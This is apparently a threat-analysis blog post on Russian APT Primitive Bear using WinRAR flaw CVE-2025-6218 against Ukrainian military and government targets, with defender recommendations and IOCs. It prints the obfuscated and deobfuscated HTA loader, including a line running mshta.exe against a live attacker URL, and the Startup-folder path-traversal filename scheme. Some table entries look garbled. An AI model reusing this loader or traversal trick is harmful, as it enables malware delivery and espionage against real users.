

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
5 <script type="text/vbscript">
6   nightGj9 = "genuinear7"
7   involveu1r = "PZNC0VbKHLruPqnFXcTm0oTrgkXStkr"
8   downyujg = downyujg + disdaiynyP9
9
10
11
12   paymentLf1 = paymentLf1 + assistantdMM
13
14   slaughterDc5 = scornfulnZg
15   intendedzpY = intendedzpY + "W"
16   intendedzpY = intendedzpY + "S"
17   intendedzpY = intendedzpY + "c"
18   intendedzpY = intendedzpY + "r"
19   intendedzpY = intendedzpY + "i"
20   intendedzpY = intendedzpY + "p"
21   intendedzpY = intendedzpY + "t"
22   intendedzpY = intendedzpY + "."
23   intendedzpY = intendedzpY + "S"
24   intendedzpY = intendedzpY + "h"
25   intendedzpY = intendedzpY + "e"
26   intendedzpY = intendedzpY + "l"
27   intendedzpY = intendedzpY + "l"
28
29
30   dockIp4 = dockIp4 + "indigenouslrz"
31
32
33
34
35   jokingPxT = jokingPxT + "assetwHW"
36   eagerlyORp = eagerlyORp + "%"
37   eagerlyORp = eagerlyORp + "W"
38   eagerlyORp = eagerlyORp + "I"
39   eagerlyORp = eagerlyORp + "N"
40   eagerlyORp = eagerlyORp + "D"
41   eagerlyORp = eagerlyORp + "I"
42   eagerlyORp = eagerlyORp + "R"
43   eagerlyORp = eagerlyORp + "%"
44   eagerlyORp = eagerlyORp + "\"
45   eagerlyORp = eagerlyORp + "S"
```

How a Russian Threat Actor Uses a Recent WinRAR Vulnerability in Their Ukraine Operations

Today we're taking a look at several malware samples from the advanced persistent threat group "*Primitive Bear*" aka "*Gamaredon*".

[Primitive Bear](#) is a Russian state-sponsored Advanced Persistent Threat (APT) group that has been active since at least 2013. With high confidence, the group is attributed to the Federal Security Service of the Russian Federation (FSB), Russia's domestic intelligence service.

The most recently circulating malware samples caught my attention because they all follow the same pattern and exploit a newly disclosed vulnerability [CVE-2025-6218](#) to load additional malware in later stages.

In this post, I want to walk you through the methodology and the infrastructure used by the attacker.

Below is an overview of the samples I analyzed that make use of CVE-2025-6218, along with their origin.

I will continue analyzing additional samples in order to map the attacker's infrastructure as comprehensively as possible.

Samples leveraging CVE-2025-6218

► [Click here to open table](#)

The campaign I observed clearly targets Ukrainian entities, something we can identify mainly by the filenames used:

Original Filename	English Translation
Повістка про виклик_357-16230-25_24.10.2025.pdf	Subpoena_357-16230-25_24.10.2025.pdf
Щодо надання інформації (військова частина A0135_11-967_11.11.2025).pdf	Regarding the provision of information (military unit A0135_11-967_11.11.2025).pdf
Перегляд підходів до призову під час мобілізації_2-3716-25_07.11.2025.pdf	Review of approaches to conscription during mobilisation_2-3716-25_07.11.2025.pdf
Запит на отримання інформації командира військової частини A0135_11-967_10.11.2025.pdf	Request for information from the commander of military unit A0135_11-967_10.11.2025.pdf
Передати засобами АСУ Дніпро_2_1_1_7755_11.11.2025.pdf	Transfer via automated control system Dnipro_2_1_1_7755_11.11.2025.pdf
Передати засобами АСУ Дніпро_2_1_1_7755_12.11.2025.pdf	Transfer via automated control system Dnipro_2_1_1_7755_12.11.2025.pdf
Передати засобами АСУ Дніпро_3_8_2_7442_13.11.2025.pdf	Transfer via automated control system Dnipro_3_8_2_7442_13.11.2025.pdf
Передати засобами АСУ Дніпро_2_7_4_62_13.11.2025.pdf	Transfer via automated control system Dnipro_2_7_4_62_13.11.2025.pdf

Primitive Bear is well-known for its spear-phishing operations, so none of this is surprising. What is new, however, is the use of RAR archives to load additional malware.

Unfortunately, we cannot definitively identify all recipients of these samples, but the filenames give us a pretty good idea of who they were intended for:

File	Probable recipient / Context	Derived from the name
Повістка про виклик_357-16230-25_24.10.2025.pdf	Authorities/judiciary or territorial recruitment centers (ТЦК та ЦП) for mobilization	"Повістка" can mean court/investigative authority or military summons.
Щодо надання інформації (військова частина A0135_11-967_11.11.2025).pdf	Military Unit A0135 (Військова частина A0135)	explicit mention of the unit
Перегляд підходів до призову під час мобілізації_2-3716-25_07.11.2025.pdf	Mobilization/personnel offices: ТЦК та ЦП, Mobilization Department in the MoD/General Staff	Thematic focus: "Approaches to convening"
Запит на отримання інформації командира військової частини A0135_11-967_10.11.2025.pdf	Commander of military unit A0135	explicitly addressed
Передати засобами АСУ Дніпро_2_1_1_7755_11.11.2025.pdf	Positions with access to "АСУ Дніпро" (АСУ = Automated Management/Information Systems) This is typically MoD/ТЦК/Human Resources	"Transmit via ASU Dnipro" -> internal administration/data channel
Передати засобами АСУ Дніпро_2_1_1_7755_12.11.2025.pdf	as above	Series/sequel document (different date)
Передати засобами АСУ Дніпро_3_8_2_7442_13.11.2025.pdf	as above	other internal classification/filing codes
Передати засобами АСУ Дніпро_2_7_4_62_13.11.2025.pdf	as above	

Now that we better understand the context of the samples, we can dive into the actual analysis. Since all samples share a nearly identical structure, we'll look at the most recent one found, with the hash [237696ecc370688a8d1894eb2f95af53a3c0f8d42eb540b7f529b4d4f4492bc0](#)

The victim receives a **RAR archive** containing two files: a fake PDF and a **HTML Application (HTA)**.

The HTA file always has the same bizarre naming scheme:

```
<CUSTOM_FILENAME>.pdf:....._AppData_Roaming_Microsoft_Windows_Start Menu_Programs_Startup_<HTA_FILE>.hta
```

This immediately reveals the exploitation of **CVE-2025-6218**.

The vulnerability is a critical [directory traversal -> remote code execution \(RCE\)](#) flaw in WinRAR (up to version 7.11) on Windows.

The bug lies in how RAR archives process file paths: an attacker can craft an archive entry that writes files **outside the intended extraction folder** e.g., directly into the user's **Startup** directory.

Once a file lands in an auto-executed location, it runs on next login or reboot, resulting in RCE with the current user's privileges. It still requires user interaction, such as opening a malicious archive. The issue is fixed in WinRAR **7.12 (Beta 1)** and later.

If you want to get a feeling for the vulnerability, a [PoC](#) is definitely worth looking at. **So what actually happens when the victim opens the RAR file?**

1. The user opens the archive.
2. The archive extracts a **.pdf** into the current directory.
3. The archive silently extracts an **.hta** containing obfuscated VBScript into the **Startup** folder.
4. After reboot, the VBScript fetches additional malware.

It's worth noting that the exploitation of CVE-2025-6218 requires only minimal user interaction. In most cases, the victim merely has to **open the malicious RAR archive**.

No special system configuration is required, no sandbox needs to be disabled, and no "advanced mode" must be enabled. WinRAR's default extraction behavior is sufficient for the path traversal to write an HTA file directly into the user's Startup folder.

long story short: the attacker relies only on the victim doing what victims do best, double-clicking whatever lands in their inbox.

Now let's take a look at what such an HTA file actually looks like:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
5 <script type="text/vbscript">
6 nightGj9 = "genuinear7"
7 involveu1r = "PZNC0VbKhlruPqnFXcTm0oTrgkXStkr"
8 downyu1g = downyu1g + disdainyP9
9
10
11
12 paymentLf1 = paymentLf1 + assistantdMM
13
14 slaughterDc5 = scornfulnZg
15 intendedzpY = intendedzpY + "W"
16 intendedzpY = intendedzpY + "S"
17 intendedzpY = intendedzpY + "c"
18 intendedzpY = intendedzpY + "r"
19 intendedzpY = intendedzpY + "i"
20 intendedzpY = intendedzpY + "p"
21 intendedzpY = intendedzpY + "t"
22 intendedzpY = intendedzpY + "."
23 intendedzpY = intendedzpY + "S"
24 intendedzpY = intendedzpY + "h"
25 intendedzpY = intendedzpY + "e"
26 intendedzpY = intendedzpY + "l"
27 intendedzpY = intendedzpY + "l"
28
29
30 dockIp4 = dockIp4 + "indigenou1rz"
31
32
33
34
35 jokingPxT = jokingPxT + "assetwHW"
36 eagerlyORp = eagerlyORp + "%"
37 eagerlyORp = eagerlyORp + "W"
38 eagerlyORp = eagerlyORp + "I"
39 eagerlyORp = eagerlyORp + "N"
40 eagerlyORp = eagerlyORp + "D"
41 eagerlyORp = eagerlyORp + "I"
42 eagerlyORp = eagerlyORp + "R"
43 eagerlyORp = eagerlyORp + "%"
44 eagerlyORp = eagerlyORp + "\"
45 eagerlyORp = eagerlyORp + "s"
```

We see an obfuscation attempt that is, let's put it politely, **more bad than good**. Between the actual payload there's a lot of junk lines:

```

67 Set insolentrmW = CreateObject(intendedzpY)
68 lightingmFm = dollarsX4y
69
70
71
72 strollPQb = strollPQb + cupboardeKJ
73
74 puncJY = puncJY + "a4856UCLPh2We9Yb80zCLKDPhVKj"
75
76
77 discretionA9d="http://"
78 imperativehrD="/grandchildrenEi4/friedITY/rabbitsV4k"
79
80
81
82 diningjay="hatchetuMr
83 allowanceD11="allowanceD11+"pV5d02Aloz"
84
85 matureMcy = "/marryingUz2/napoleonR3L."
86
87

```

These can be filtered out easily by looking at each assigned variable. If a variable never gets used or only references itself, it can be safely removed. I did the cleanup manually, because the scripts are tiny and the obfuscation is by no means a masterpiece. After removing the junk lines and renaming the important variables, I ended up with the following result:

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
5 <script type="text/vbscript">
6
7 Set wshell = CreateObject("WScript.Shell")
8
9 payload = "WScript.Shell %WINDIR%\system32\mshta.exe http://president.gov.ua@readers.serveirc.com/?gSS_11.11.2025/kidneyfih/broadlyrQZ.pdf"
10
11 On Error Resume Next
12
13 wshell.Run payload
14
15
16 Close
17
18 </script>
19 </head>
20 <body>
21 </body>
22 </html>

```

The entire deobfuscation process took about five minutes. The script isn't complex, so let's walk through it.

Script Execution Flow

1. It creates a WScript.Shell instance

```
Set wshell = CreateObject("WScript.Shell")
```

2. It defines the payload command

```
payload = "WScript.Shell %WINDIR%\system32\mshta.exe
http://president.gov.ua@readers[.]serveirc[.]com/?gSS_11.11.2025/kidneyfih/broadlyrQZ.pdf"
```

The string pretends to be a legitimate Windows component.

Using **mshta.exe** is classic: this Windows binary can directly execute remotely hosted HTA/HTML scripts, a typical **Living-off-the-Land Binary (LOLBIN)** abuse.

The URL

```
http://president.gov.ua@readers.serveirc.com/?gSS_11.11.2025/kidneyfih/broadlyrQZ.pdf
```

uses a phishing-like trick:

- **president.gov.ua** looks like an official Ukrainian domain
- the real host is **readers.serveirc.com**, a free DynDNS subdomain acting as C2 or malware hosting server.

3. It executes the payload silently

```
wshell.Run payload
```

4. Error suppression

```
On Error Resume Next
```

Runtime errors are ignored to avoid crashes or prompts.

5. It closes itself

```
close
```

The script exists purely as a loader/downloader. No real payload is inside, instead it fetches the actual malware (another HTA, VBS, or EXE) from *readers.serveirc.com*.

This aligns perfectly with Primitive Bear's usual TTPs:

- multi-stage payload chains ending in backdoors for surveillance and exfiltration (e.g., Pteranodon, GammaLoad)
- abuse of Windows-native binaries (mshta.exe, wscript.exe)
- phishing documents themed around Ukrainian government topics (e.g., "новістка.pdf")
- fast-changing C2 infrastructure on free DNS services (serveirc.com, myftp.biz, ddns.net)

Primitive Bear's operations often end in the deployment of modular backdoors such as **Pteranodon** or **GammaLoad**, both of which are staples of the group's espionage toolkit:

- **Pteranodon**: A long-running backdoor family used by Primitive Bear since at least 2016. It supports classic cyber-espionage features such as screenshot capture, file exfiltration, keystroke logging, command execution, and staged payload delivery. Modular, noisy, but effective enough for long-term access.
- **GammaLoad**: A lightweight downloader/backdoor frequently used as the "next stage" after initial compromise. Typically retrieves secondary modules, maintains C2 connectivity, and prepares the system for more persistent implants. Often deployed through simple [LOLBIN](#)-based loaders (like the one used here).

Nothing revolutionary, just FSB's usual grab-bag of surveillance toys

Infrastructure used in the 2025 Ukraine Campaign (so far)

Throughout my analysis, I reviewed a large number of recent samples (October – November) from this threat actor. Below is a summary and visualization of the infrastructure I identified.

Used Domains & IPs in threat campaign

IP-Address	Associated Domain
194.58.66.132	document-downloads.ddns.net
6477	print-documents.freedynamicdns.net
6477	google-pdf.redirectme.net
6477	document-prok.freedynamicdns.org
6477	downloads-document.freedynamicdns.org
6477	write-document.freedynamicdns.org
6477	backup.9fvzesn.us
6477	diskpart.myddns.me
194.87.230.166	readers.serveirc.com
6477	year.d.serveirc.com
6477	dears.serveirc.com
6477	fixer.serveirc.com
6477	dilopendos.serveirc.com
194.87.240.215	readers.serveirc.com
6477	dilopendos.serveirc.com
6477	political-news.serveirc.com
6477	serversftp.serveirc.com
6477	digitall.webhop.me
6477	creates.webhop.me
6477	acess-pdf.webhop.me
6477	hosting-redirect.sytes.net
194.87.240.141	political-news.serveirc.com
6477	digitall.webhop.me
6477	creates.webhop.me
6477	acess-pdf.webhop.me
6477	hosting-redirect.sytes.net
45.141.234.234	acess-pdf.webhop.me
185.39.204.82	open-pdf.serveftp.com
194.58.66.5	pasive-host.gotdns.ch
6477	papilonos.hopto.org
6477	selodovo.myddns.me
6477	systems-debug.ddns.net
6477	admindt.ddns.net
6477	kia-court.serveirc.com
6477	downcraft.serveirc.com
6477	procurature.freedynamicdns.org
6477	ssu-procuror.redirectme.net
6477	procuror.servehttp.com
CloudFlare IP	libraries-thus-yale-collaborative.trycloudflare.com

CloudFlare IP	vacations-mic-games-scale.trycloudflare.com
CloudFlare IP	app-334825a6-4a2b-48bc-be92-e0582d656006.cleverapps.io
194.58.66.5	No Domain
194.58.66.192	No Domain

Identified requests

Request URL	Sample Hash
http://president.gov.ua@readers.serveirc.com/?/gss_11.11.2025/kidneyfih/broadlyrQZ.pdf	c7726c166e1947fdbf808a50b75ca7400d56fa6fef2a7f
http://google.com@app-334825a6-4a2b-48bc-be92-e0582d656006.cleverapps.io/gpd_07.11.2025r/disputeqG1/concealedn2N.pdf	21ad5d05a43d599b6225cd883b10356f4b8cd465a2fc
http://regnum.com@dilopendos.serveirc.com/?/moss_10.11.2025/futureHtG/accountc7z.pdf	5437c7bc4423b8acb8a6646ac2cd5379101ac73b601
http://t.me@fixer.serveirc.com/?/SUU_11.11.2025/dicontentedOhr/scoundrelit1.pdf	6aa9741f8b8629d0398049fa91dc5e7c28fd0d63bc76f
http://www.crimea.kp.ua@dears.serveirc.com/SVrr_12.11.2025/crookoxQ/learningB4J.pdf	d9fec61a4b1bb0ee158e65a7cea8c8098bf1ea211728
http://www.bbc.com@fixfactors.serveirc.com/?/mmoUU_13.11.2025/evolutionKPm/armourV2P.pdf	237696ecc370688a8d1894eb2f95af53a3c0f8d42eb5
http://nv.ua@serversftp.serveirc.com/?/sss_10.11.2025/dialGsd/horribleNQx.pdf	7a1417492979f569747bf11211bf523d5479c163e717f
http://ssu.gov.ua@app-334825a6-4a2b-48bc-be92-e0582d656006.cleverapps.io/ss_07.11.2025/flashlightsK8Q/pondjsQ.pdf	27bd90199e426719d1c3ef214215a17fae23f257d8bc
http://www.golosameriki.com@open-pdf.serveftp.com/motherrDJ/ssu/flowerbedD6M/dressmakerpvv.pdf	27bd90199e426719d1c3ef214215a17fae23f257d8bc
http://5.8.18.46/sprdvth/tailor.ps1	18c4d384f8fef858accb57fff9dc4036bf52a051b24969f
http://swet.tv@vacations-mic-games-scale.trycloudflare.com/regretxso/GP4/investigationer4/exhibitionLD6.pdf	18c4d384f8fef858accb57fff9dc4036bf52a051b24969f
http://google.com@document-downloads.ddns.net/OD/sensationaSL/AprilcWs.jpeg	e4258bdfa82a1065aa1095ae2c6da4240f6ebe20ba2f
http://print-documents.freedynamicdns.net/SS/atomN2s/arwardU26.jpeg	eed1ab171c449173059d2c5955e6ddfa73aaf952c612
http://google-pdf.redirectme.net/OD/remisshKY/consentedjtp.jpeg	fc249b4686f4cfd98ab016aac32ecccf947012321a321
http://google.com@document-downloads.ddns.net/OD/quitZU2/comparativelyNWU.jpeg	478604b0f9323082b61521045a310b3362f405a0781g
https://libraries-thus-yale-collaborative.trycloudflare.com/Gost/pitchedcbY/intenseLKt.jpeg	9ce60dde11c1ad72af22ccd774c0efe9c5a206e9dcfb
http://194.58.66.5/Gost	3611035faf63b8bf14c88a9bd02e3783f2bde3128c97fi

The actor makes heavy use of DynDNS subdomains, such as:

- [readers.serveirc.com](#)
- [dears.serveirc.com](#)
- ...and many others


All of these can be attributed to [No-IP](#), which gives us a pool of recurring IP addresses (including IPs not associated with a Dyn-DNS domain name):

IP-Address	Provider	Country
194.58.66.5	BAXET-GROUP-INC – interlir.com	India
194.58.66.132	BAXET-GROUP-INC – interlir.com	India
194.58.66.192	BAXET-GROUP-INC – interlir.com	India
194.87.240.141	relcom.com	Czech Republic
194.87.230.166	BAXET-GROUP-INC – interlir.com	Greece
194.87.240.215	relcom.com	Czech Republic
185.39.204.82	globconnex.com	Turkey
45.141.234.234	globconnex.com	Ireland
5.8.18.46	Putin	Russia

Some of these IP addresses are provided by [InterLIR](#), including the realcom addresses.

InterLIR is essentially an IP address marketplace: companies in need of IPv4 or IPv6 space can buy, rent, or sub-lease unused ranges. The platform advertises fast provisioning, legally vetted transfers, and a European business focus.

Since IPv4 addresses are scarce (and expensive), entire micro-economies have formed around services like this, which attackers happily exploit for disposable infrastructure.



I also rechecked which of the domains still resolve to an active host. During that process, I identified **fourteen domains that are currently still active** and are likely still being used by the threat actor.

access-pdf.webhop.me

backup.9fvzesn.us

creates.webhop.me

dears.serveirc.com

digitall.webhop.me

dilopendos.serveirc.com

fixer.serveirc.com

google-pdf.redirectme.net

hosting-redirect.sytes.net

political-news.serveirc.com

freedynamicdns.net

readers.serveirc.com

serversftp.serveirc.com

yeard.serveirc.com

Based on the information available so far, we can also compile a final overview of the files that have been distributed through this infrastructure:

Distributed By	File Name	Hash
document-downloads.ddns.net	2-1180-25_24.06.2025.HTA	af860c5ce9401a7fed857169da952
	2-1180-25_24.06.2025.HTA	e4258bdfa82a1065aa1095ae2c6d
	rl_eed1ab171c449173059d2c5955e6ddfa73aaf952c612210b82c85137f42e01b8	eed1ab171c449173059d2c5955e6
print-documents.freedynamicdns.net	040c9ed7-b806-4f08-b9d9-23301a968b03.tmp	79343d0211758029b5fbffb89caa0
	rl_ab54862f180b379cb8d612fbb22891402e7d55151dba87e7b11e45c5e45b6d7c	ab54862f180b379cb8d612fbb2289
google-pdf.redirectme.net	2-1180-25_24.06.2025.rar	bc7e3c6c59d462b4aad5b8ea9d2f
	2-1180-25_24.06.2025.HTA (copy)	7c0af43f8a32cb68e7804844c03a1
	2-1180-25_24.06.2025.HTA (copy)	78329e00fd2592eaa53c5f5a73bb6
document-prok.freedynamicdns.org	2-1180-25_24.06.2025.HTA (copy)	591cd91512c68ec091b824ee9084
write-document.freedynamicdns.org	2-1180-25_24.06.2025.HTA	4f844679b79baf9daa46751b7b6f1
dears.serveirc.com	2_1_1_7755_12.11.2025.xhtml	6256022d6a548acaf7fda1781a112
hosting-redirect.sytes.net	Повістка про виклик357-16230-25_24.10.2025.pdf:....._AppData_Roaming_Microsoft_Windows_Start Menu_Programs_Startup_357-16230-25_24.10.2025.HTA	fe3c9988490f950ed0d34d8076641
open-pdf.serveftp.com	Звернення народного депутата Верховної Ради України IX скликання 11-2967-25_23.09.2025.HTA	18c4d384f8fef858accb57fff9dc403
	11-2967-25_23.09.2025.rar	68314e93b47d774e378d4c573f08
	11-2967-25_23.09.2025.rar	dd140737bd81f4cba11769bbda0d
pasive-host.gotdns.ch	837f64e8-811c-4045-a611-b51c85ac96d1.tmp	c012ff34ff9f834e3d28ec6bb1fe3c9
systems-debug.ddns.net	2-1180-25_04.06.2025.HTA.crdownload (copy)	d9330f235584d387d6a08d35f8d50
procurature.freedynamicdns.org	2-1273-2025_06.08.2025.html	631c02badd9ea7e2835256290f64
ssu-procuror.redirectme.net	_ _ _ 2-1273-2025_07.08.2025.HTA.bin	f8f4d2e627462c2e8b443f2b8f5efe
procuror.servehttp.com	localfile~	e2232eed8cd5dd5ac898e65e2500

This is not the full list of distributed files in this campaign, but i'll keep track of further samples and update the list accordingly.

Recommendations for Defenders and Blue Teams

To mitigate and detect this campaign (and similar WinRAR-based exploitation attempts), i recommend the following defensive measures:

- **Update WinRAR immediately**
Ensure that WinRAR is updated to **version 7.12 (Beta 1) or later**, where CVE-2025-6218 has been patched.
- **Block execution of HTA files**
In most enterprise environments, **.hta** files should not be executed at all.
Enforce this via [AppLocker](#), [WDAC](#), or [enterprise GPO restrictions](#).
- **Monitor for LOLBIN misuse**
Flag suspicious executions of:
 - **mshta.exe**
 - **wscript.exe**
 - **powershell.exe** (especially with remote URLs)
- **Monitor the Startup folder**
Creation of **.hta**, **.vbs**, **.js**, or unknown executables inside:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
...should always be treated as high-severity alerts, always have an eye on this lol.
- **Inspect email attachments**
Particularly RAR/ZIP archives containing unusual path structures or files with "hidden extensions" (**file.pdf: .hta**, etc.).
- **Network defense**
Block known C2 domains and sinkhole DynDNS-based infrastructure where possible.

- **Endpoint logging**

Ensure Sysmon or a comparable EDR solution logs:

- Process creation
- File modification in Startup paths
- Network connections from LOLBINs
- Suspicious command-line parameters

Basically: watch for anything that behaves like Windows, but shouldn't ^_^

IOC

Here is a list of all IOC's of my analysis:

► [Click To Open IOC Table <<](#)